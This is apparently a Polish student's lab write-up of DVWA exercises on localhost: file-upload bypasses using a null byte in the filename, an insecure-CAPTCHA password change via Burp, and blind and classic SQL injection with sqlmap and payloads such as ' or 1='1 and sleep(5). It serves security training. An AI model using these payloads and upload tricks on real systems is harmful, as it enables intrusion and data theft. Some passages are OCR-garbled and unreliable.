karolina.php.jpg	2024-05-18 07:24	245	

Apache/2.4.57 (Debian) Server at localhost Port 80

Poziom: Medium

Tak samo zrobiłem na poziomie medium, co również zadziałało, przesyłając plik medium.php(.jpg)


Vulnerability: File Upload


Choose an image to upload:

No file selected.

.../.../hackable/uploads/medium.php successfully uploaded!

More Information





Index of /DVWA/hackable/uploads

Name	Last modified	Size	Description
Parent Directory		-	
dvwa_email.png	2024-04-12 10:41	667	
karolina.php	2024-05-18 07:43	57	
karolina.php.jpg	2024-05-18 07:24	245	
medium.php	2024-05-18 07:51	39	
medium.php.jpg	2024-05-18 07:51	39	

Apache/2.4.57 (Debian) Server at localhost Port 80

Poziom: High

Spróbowałem również tej samej metody na high, natomiast nie zadziałało.

Vulnerability: File Upload

Choose an image to upload:

No file selected.

Your image was not uploaded. We can only accept JPEG or PNG images.

More Information

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- <https://www.acunetix.com/websitesecurity/upload-forms-threat/>

Stworzyłem plik na Kali.


```
(root㉿kali)-[~/home/kali]# touch high.php
(root㉿kali)-[~/home/kali]# nano high.php
```

Wykorzystałem program hexeditor który służy do edycji plików w postaci binarnej. Umożliwia on użytkownikowi przeglądanie i modyfikowanie zawartości plików na poziomie pojedynczych bajtów lub ich grup.

```
[root@kali ~]# touch new  
[root@kali ~]# hexeditor new
```

```
[root@kali ~]# subl new  
[root@kali ~]# hexeditor new
```

Sprawdziłem zapis sekwencji bajtów reprezentujący plik png, wcześniej wstawiając pusty enter do mojego pliku hig.php aby móc je zamienić.



Plik ten wysłałam do strony

Vulnerability: File Upload

Choose an image to upload:

No file selected.

.../.../hackable/uploads/high.jpg successfully uploaded!

More Information

Vulnerability: File Upload

Choose an image to upload:

high.php.jpg

Natomiast nie zadziałał, więc przejęłam żądanie i wykorzystałam %00 jako znak null który wykorzystuje się do oznaczenia końca ciągu znaków, w celu zmylenia systemu o pliku.

```
1/ |sec-fetch-user: ?1  
18  
19 |-----5677497079135548651222666775  
20 Content-Disposition: form-data; name="MAX_FILE_SIZE"  
21  
22 100000  
23 |-----5677497079135548651222666775  
24 Content-Disposition: form-data; name="uploaded"; filename="high.php.%00|pg"  
25 Content-Type: image/jpeg  
26  
27 PNG  
28  
29
```

Vulnerability: File Upload

Choose an image to upload:


No file selected.

.../.../hackable/uploads/high.php.%00.jpg succesfully uploaded!

INSECURE CAPTCHA

Poziom: Low

Najpierw dodanie certyfikatów captcha



```
root@kali: /home/kali
File Actions Edit View Help
GNU nano 7.2          /var/www/html/DVWA/config/config.inc.php *
<?php

# If you are having problems connecting to the MySQL database and all of the variables below are correct
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
#   Thanks to @digininja for the fix.

# Database management system to use
$DBMS = 'MySQL';
#$DBMS = 'PGSQL'; // Currently disabled


# Database variables
#   WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
#   Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
# See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ] = getenv('DB_SERVER') ?: '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ] = 'dvwa';
$_DVWA[ 'db_password' ] = 'p@ssw0rd';
$_DVWA[ 'db_port' ] = '3306';

# ReCAPTCHA settings
#   Used for the 'Insecure CAPTCHA' module
#   You'll need to generate your own keys at: https://www.google.com/recaptcha/admin
$_DVWA[ 'recaptcha_public_key' ] = '6LeSLeUpAAAAALalz4nnQqNTXH_wiL2WnfalPXK';
$_DVWA[ 'recaptcha_private_key' ] = '6LeSLeUpAAAAAA_xsvSFEBhLfsezuGpadTbHgp10';

# Default security level
#   Default value for the security level with each session.
#   The default is 'impossible'. You may wish to set this to either 'low', 'medium', 'high' or 'impossible'.

^G Help      ^O Write Out    ^W Where Is    ^K Cut        ^T Execute    ^C Location    M-U Undo
^X Exit      ^R Read File    ^\ Replace     ^U Paste      ^J Justify    ^/ Go To Line  M-E Redo
```

Dodanie certyfikatów do Firefoxa, bo przy użyciu burpa captcha przestała działać, więc zainstalowałem odpowiednie certyfikaty.



Następnie przejęłam żądanie burpem i zmieniłam hasło na 123456

```

POST /DVWA/vulnerabilities/captcha/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 2184
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/DVWA/vulnerabilities/captcha/
Cookie: BEEFSESSION=9be5e9215bb88785f9be711d5a8578e0f6bb64c0051c182bfad0276fc51f88c3cc62d6f105253a46433fb33c455eaedc0890941f0484a81d484fb18e00e921d39868f9; security=low; PHPSESSID=luan0a8299tfe101qk7m31gej
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
step=1&password_new=kali&password_conf=kali&g_recaptcha_response=03AFcWeA4GU1YY6t9AD7MR4h0ZDh_Y3amnWcyaoMpZ6NEYn3VS_kvttasxQ33qIhdbPP4XNRH0iJ2HIB4UkK-J180Wh0f8Sn7fx0--IhXf1eq301s_Z25Yhs1c5dP88CzVUSScxU4ggSj1Gt-c1vd0Cccxja08jZom_4ayuhuKwtfOcyRizNGX1bTWYp15pE3netjXSYFU1-wRLs0j2B-GfUnpAxuqf1wdG64bkJppGcE031N4wTk-f3HtzKai51Qn5KeMr3r3gxk8Ly002R-3D-PtSGf4Pz4MPElm_4H4Rqvwo-xCYPcalioweweB1iQW6N1NLKFKtix051UaAmwNnP0BpS0B8m1mkGLMk1sc26L9-D7xChNg0t_4U85X2FT32t70-JokkoNLf1VjzjcsKKKEIBtonVj0knizq5b81BHALPcWb1g2SGSL7zW8KSLs1khnkX74mj50jv51ULCSNnAREaWQk10999Ua60wR_g015WPcG1fT9K8eR2Kvxpx_U-16AUW3rzW1H1p1bxjXh1t1dxqdKL50Iag9_9uIufbagyNQcv-C0ejKzf1uJLAVDy6j-4Bt6t6UhbgT2asRNXA--thWz7-F560DyAqGgrUazVs1pvnkshf1rz_4U1s6u9grys2U-HxURC1Qp6xxqvutRHTz6tUK4dBzrBud0NhMRXW0LKK1L3t8E8075jIXWLzGcCY3Uw_zFRBopcs5gauQh71a5ja1sk5tStfTd3cvtsDKE3hrx9P-TdWkX1BRGor1m25kx4unn0KmZLx26VvzyMebtG_A_5nDg1jDekZ2EgAk7nGCL51azbkPN6Sw2Q-8hhkgVpevABL_BTVd6330jqpqNTgaTcS_-4yA7A11Q2VuqzNf1r18fJfj6vc0-tg2k195cP27581fdqgAUH8pwiiT_a2WVjJzDvX68tcb5MCuji118WQmfefLkoiduaWA1j6cZul2d79qGQFczHu53f_3XjFk153Yv0Cuzrau57qAy54_j_BhKy5a4zvqPadv4Vfj6pcMvnfnfRqexOAHKEu8rouB1b1Q_5gvx21RqDQ00BuFhSq_2YA_Hs2_SK10N1H9XE1AZB0659UgkSMWnsK0Wpgdwdkeax2sphLgbizqV_JJ91vT6pp2u2MybmZc33dbjRz1guUsG95mMgl1nHa0uIcfvL99KBL5zPM73QeZEzrvkAB0MzRi2NlqGGDtDei1hpkRq9p_04zRkxnjCM0w7MUEBQ4C9REy51lXhieclj55v0uZB3t2Jv4Mz2D1ba61U0Um3c25mxLkd1j_CxeVvCD5t1WqngbnR8TN7wLeDvpeEn02Rsyr0eUM5xCpGox1jdaq9ZE2_p5_0Kdvoyr9YS4V9H9065XwKtTFMMH0Q7p_73Cf29zBm167wJNfDzIn1s3Ei1n1q200N9T1v91Nv9m9hPa|xj35052Z08crjUV1vbf7v0z0gUenj06j5ACfXMOYKcwebFr5A075z2m12KMe6a_wStLel1fwWy2uAnKh59PfeyXHYQ-07m0Ns5x1uE21Wnx0dyH54yyo0uShG3P51D_fxe077fENA3pZadp0sbyjw1eCuzTzjHCvCyL1Te6Y676LdhxwUS8A3o24zrEBXPQh1vW1xxSaIHC4K41KpWkrh2_-H7LV59Phfa1g_GVA64T_j-pzd2JY_UpCnIW0laev41K6L1hXyaKXUYX2-OFLH201Y_K9GOXg65+5qg7uDRqPVY-dj1rb0oBAxHjwuq1gg0x05sy1E1o0_CYFk3dBM4irnopbzvKw0X1e1q-OrUpCwmoMs13o0GHPnLJaoX79anNep1-LC1_Y2dm8vQh5sd2JK1p0Bfm6YhKQLo1i5kg1KUZ9BN1fT5FqgBLKg21mR0Rq2hgi2XJU-1Lc3q1JScigTe5s0w401bsRdnbtv_xz7zs_ybdNG0f611YFctgUP8GzYh8d7k91k-s_TyBNSPGkxcVwk&Change=Change

```

Save login for http://127.0.0.1?

Username

 ▼

Password

Show password

Don't save Save

Poziom: Medium

Zrobiłam dokładnie to samo, co w low zmieniając hasło na kalkulatorze.

Add username to saved password?

Username

 ▼

Password

Poziom: High

NUUUUUUUUUUDYYYYYY - TO SAMO

The screenshot shows the DVWA 'Insecure CAPTCHA' page. A user has entered a new password ('*****') and confirmed it ('*****'). They have checked the 'I'm not a robot' checkbox. The page displays a success message: 'Password changed.'

Below the form, there is a 'More Information' section with links to various CAPTCHA-related resources.

On the right, the Burp Suite interface shows a captured POST request to 'http://127.0.0.1/DVWA/vulnerabilities/captcha/'. The raw request body contains the password and other form data. The 'Inspector' tab shows the request attributes, query parameters, cookies, and headers.

The screenshot shows the DVWA 'Insecure CAPTCHA' page after a password change. The message 'Password changed.' is displayed.

Below the form, there is a 'More Information' section with links to various CAPTCHA-related resources.

On the right, the Burp Suite interface shows a captured POST request to 'http://www.google.com/443 [42.250.75.4]'. The raw request body contains the password and other form data. The 'Inspector' tab shows the request attributes, query parameters, cookies, and headers.

The screenshot shows the DVWA 'index.php' page. A modal dialog is open, prompting the user to update their login information. The 'Username' field is set to 'admin' and the 'Password' field is set to 'haslo'. There is a checked checkbox for 'Show password'.

The modal has two buttons: 'Don't update' and 'Update'. Below the modal, a note about DVWA's purpose is visible.

At the bottom of the page, there is a message: 'You have logged in as \'admin\'.'

The screenshot shows the DVWA 'index.php' page. A note at the top states: 'DVWA aims to cover the most commonly seen vulnerabilities found in today's web applications. There are plenty of other issues with web applications. Should you wish to explore any additional more difficult challenges, you may wish to look into the following other projects:' followed by links to 'Mutilidae' and 'OWASP Vulnerable Web Applications Directory'.

Below this, a message says: 'You have logged in as \'admin\'.'

Session information is displayed at the bottom:

- Username: admin
- Security Level: high
- Locale: en
- SQLi DB: mysql

SQL INJECTION (BLIND)

Poziom: Low

Postanowiłem wykorzystać sqlmap. Zasugerował: "it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n]"

```
(root㉿kali)-[~/home/kali]
# sqlmap -u "http://localhost/DVWA/vulnerabilities/sql_injection/?id=2&Submit=Submit#" --cookie="BEEFHOOK=mGFCXhImwUXfvDeGwz2tHZFDro0ybyRANXKDPKcpMwmM3DSFIBsarnjK2Bbk01ZfKq5wG9dBCc048JLSz; PHPSESSID=3263qgjv0k47o505h9o9prf4qd; security=low" --forms --crawl=2

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
It is the end user's responsibility to obey all applicable local, state and federal laws. Developers
assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:26:16 /2024-05-20/

do you want to check for the existence of site's sitemap(.xml) [y/N] y
[15:27:06] [WARNING] 'sitemap.xml' not found
[15:27:06] [INFO] starting crawler for target URL 'http://localhost/DVWA/vulnerabilities/sql_injection/?id=2&Submit=Submit#'
[15:27:06] [INFO] searching for links with depth 1
[15:27:06] [INFO] searching for links with depth 2
please enter number of threads? [Enter for 1 (current)] 1
[15:27:11] [WARNING] running in a single-thread mode. This could take a while
```

więc wkleiłam: 1' OR 1=1 UNION SELECT 1,DATABASE() # i nie zadziałało

The screenshot shows the DVWA SQL Injection (Blind) page. In the User ID field, the value '1' is entered. Below the form, a message says 'User ID exists in the database.' To the right, there is a 'More Information' section with several links related to SQL injection.

Przeszłam do dalszych testów

The screenshot shows the browser's developer tools Network tab. A request for 'GET /DVWA/vulnerabilities/sql_injection/?id=1&Submit=Submit HTTP/1.1' is captured. The response status is 200 OK. The response body contains the same 'User ID exists in the database.' message as the DVWA page. The request headers include 'Host: localhost', 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0', 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8', 'Accept-Language: en-US,en;q=0.5', 'Accept-Encoding: gzip, deflate', 'Connection: close', 'Referer: http://localhost/DVWA/vulnerabilities/sql_injection/?id=1&Submit=Submit', and 'Cookie: BEEFHOOK=mGFCXhImwUXfvDeGwz2tHZFDro0ybyRANXKDPKcpMwmM3DSFIBsarnjK2Bbk01ZfKq5wG9dBCc048JLSz; PHPSESSID=o2f1asg8hbgsntcbqb462vpq3; security=low'. The 'Sec-Fetch-Dest: document', 'Sec-Fetch-Mode: navigate', 'Sec-Fetch-Site: same-origin', and 'Sec-Fetch-User: ?1' headers are also present.

```

root@kali:[/home/kali]
# sqlmap -u "http://localhost/DVWA/vulnerabilities/sql_injection/?id=1&Submit=Submit#" --cookie="PHPSESSID=o2f1asg8hbgsntcbqb462vpq3; security=low"
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 13:38:47 /2024-05-23/
[13:38:48] [INFO] testing connection to the target URL
[13:38:48] [INFO] testing if the target URL content is stable
[13:38:48] [INFO] target URL content is stable
[13:38:48] [INFO] testing if GET parameter 'id' is dynamic
[13:38:48] [WARNING] GET parameter 'id' does not appear to be dynamic
[13:38:48] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[13:38:48] [INFO] testing for SQL injection on GET parameter 'id'
[13:38:49] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[13:38:49] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --code=200)
[13:38:49] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'CrateDB'
[13:38:49] [INFO] it looks like the back-end DBMS is 'CrateDB'. Do you want to skip test payloads specific for other DBMSes? [Y/n] n
it looks like the back-end DBMS is 'CrateDB'. Do you want to skip test payloads specific for other DBMSes? [Y/n] n
for the remaining tests, do you want to include all tests for 'CrateDB' extending provided level (1) and risk (1) values? [Y/n] y
[13:47:57] [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACT VALUE)'
[13:47:57] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[13:47:57] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[13:47:57] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[13:47:57] [INFO] testing 'Generic inline queries'
[13:47:57] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[13:47:57] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[13:47:57] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[13:47:57] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[13:47:57] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)'
[13:48:07] [INFO] GET parameter 'id' appears to be 'MySQL > 5.0.12 AND time-based blind (query SLEEP)' injectable
[13:48:07] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[13:48:07] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[13:48:08] [INFO] checking if the injection point on GET parameter 'id' is a false positive
[13:48:08] [WARNING] false positive or unexploitable injection point detected

```

Wykorzystałam funkcję sleep(5) do opóźnienia wykonania skryptu.

The screenshot shows the DVWA SQL Injection (Blind) page. The URL in the browser is `localhost/DVWA/vulnerabilities/sql_injection/?id=1&Submit=Submit#AND SLEEP(5)`. The page displays the message: "User ID exists in the database." Below this, under "More Information", there is a list of links related to SQL injection:

- https://en.wikipedia.org/wiki/SQL_injection
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://owasp.org/www-community/attacks/Blind_SQL_Injection
- <https://bobby-tables.com/>

Vulnerability: SQL Injection (Blind)

User ID: ' OR sleep(5)#

User ID: ' OR sleep(5)# the database.

More Information

Podeszłam do dalszych prób wykorzystując inną opcję sqlmap. Okazało się też, że sqlmap mam w przestarzałej wersji. Przy aktualizacji sqlmap mój komputer nie wytrzymał i wyzionął ducha po raz ostatni.

I tutaj próbowałam wykorzystać sqlmap do zdobycia większej ilości informacji poprzez np.

- sqlmap -u "strona" --dbs
- sqlmap -u "http://example.com/page?id=1" --batch

SQL Injection

Poziom: Low

Wpisałam w pole User ID ' or 1='1 i otrzymałam wszystkie dane

Vulnerability: SQL Injection

User ID:

ID: ' or 1='1
First name: admin
Surname: admin

ID: ' or 1='1
First name: Gordon
Surname: Brown

ID: ' or 1='1
First name: Hack
Surname: Me

ID: ' or 1='1
First name: Pablo
Surname: Picasso

ID: ' or 1='1
First name: Bob
Surname: Smith

Poziom: Medium

Zmieniłam w kodzie strony z metody POST na GET i po wybraniu USER ID dostałam taki link po wejściu:
<http://localhost/DVWA/vulnerabilities/sqlinjection/?id=1&Submit=Submit#>

```
<div id="main_body">
  <div class="body_padded">
    <h1>Vulnerability: SQL Injection</h1>
    <div class="vulnerable_code_area">
      <form action="#" method="GET">...</form>
      <pre>...</pre>
    </div>
    <h2>More Information</h2>
    <ul>...</ul>
  </div>
</div>
```

html > body.home > div#container > div#main_body > div.body_padded > div.vulnerable_code_area > form

Po wybraniu kolejnych User ID otrzymuję wszystkie ich dane

User ID: <input type="text" value="1"/> <input type="button" value="Submit"/>	<p>ID: 1 First name: admin Surname: admin</p>
User ID: <input type="text" value="1"/> <input type="button" value="Submit"/>	<p>ID: 2 First name: Gordon Surname: Brown</p>
User ID: <input type="text" value="1"/> <input type="button" value="Submit"/>	<p>ID: 3 First name: Hack Surname: Me</p>
User ID: <input type="text" value="1"/> <input type="button" value="Submit"/>	<p>ID: 4 First name: Pablo Surname: Picasso</p>
User ID: <input type="text" value="1"/> <input type="button" value="Submit"/>	<p>ID: 5 First name: Bob Surname: Smith</p>

Ale żeby wyciągnąć wszystkie na raz skorzystałam z burpa. Natomiast nie chciał działać ' or 1 ='1, pokazywało błąd

Fatal error: Uncaught mysqli_sql_exception: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'or 1='1' at line 1 in /var/www/html/DVWA/vulnerabilities/sql/source/medium.php:12 Stack trace: #0 /var/www/html/DVWA/vulnerabilities/sql/source/medium.php(12): mysqli_query() #1 /var/www/html/DVWA/vulnerabilities/sql/index.php(34): require_once('...') #2 {main} thrown in **/var/www/html/DVWA/vulnerabilities/sql/source/medium.php** on line 12

Więc poszukałam innej formy zapisu i znalazłam 1 OR 1=1#, zmieniłam zapis w burpie i wyświetliłam wszystkich użytkowników

```
POST /DVWA/vulnerabilities/sql1/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 18
Origin: http://localhost
Connection: close
Referer: http://localhost/DVWA/vulnerabilities/sql1/
Cookie: _ga=GAI.1.529699989.1702655392.1.0.1702655392.0.0.0; security=medium; PHPSESSID=s01v0rdpihovtva317b3893on; BEEFHOO=NVGstsTNP5HK2jpyNJAw3zN01ztYisroDB0vvbUJaL4rE5Ne0aI1JtUST481HtaJ2b8P55NuEZfAm9mzy
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
id=1&Submit=Submit
```

Vulnerability: SQL Injection

User ID:

ID: 1 or 1 =1#
First name: admin
Surname: admin

ID: 1 or 1 =1#
First name: Gordon
Surname: Brown

ID: 1 or 1 =1#
First name: Hack
Surname: Me

ID: 1 or 1 =1#
First name: Pablo
Surname: Picasso

ID: 1 or 1 =1#
First name: Bob
Surname: Smith


Poziom: High

Tutaj to nic nie robiąc mogę dowiedzieć się wszystkich danych wpisując odpowiedni numer User ID.


Vulnerability: SQL Injection

Click [here to change your ID](#).

ID: 2
First name: Gordon
Surname: Brown



Wykorzystałam, więc sqlmap wcześniejszej kradnąc ciasteczką za pomocą burpa.



```

└─(root㉿kali)-[~/home/kali]
# sqlmap -u "localhost/DVWA/vulnerabilities/sqli/session-input.php" --cookie="PHPSESSID=pjcf094hprjlqnPk15c2n6ghnm; BEEFHOOK=NVG$TNp5HKZjpYNJAw3zN01ztYisroDB0vvbUJaL4rE$NEoI1JtUST4BiHtaJ2b8PSSNuEZzFAm9mzy;secuirty=high" --forms --crawl=2
[1.7.8#stable]
Home https://sqlmap.org
Instructions
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
It is the end user's responsibility to obey all applicable local, state and federal laws. Developer
s assume no liability and are not responsible for any misuse or damage caused by this program

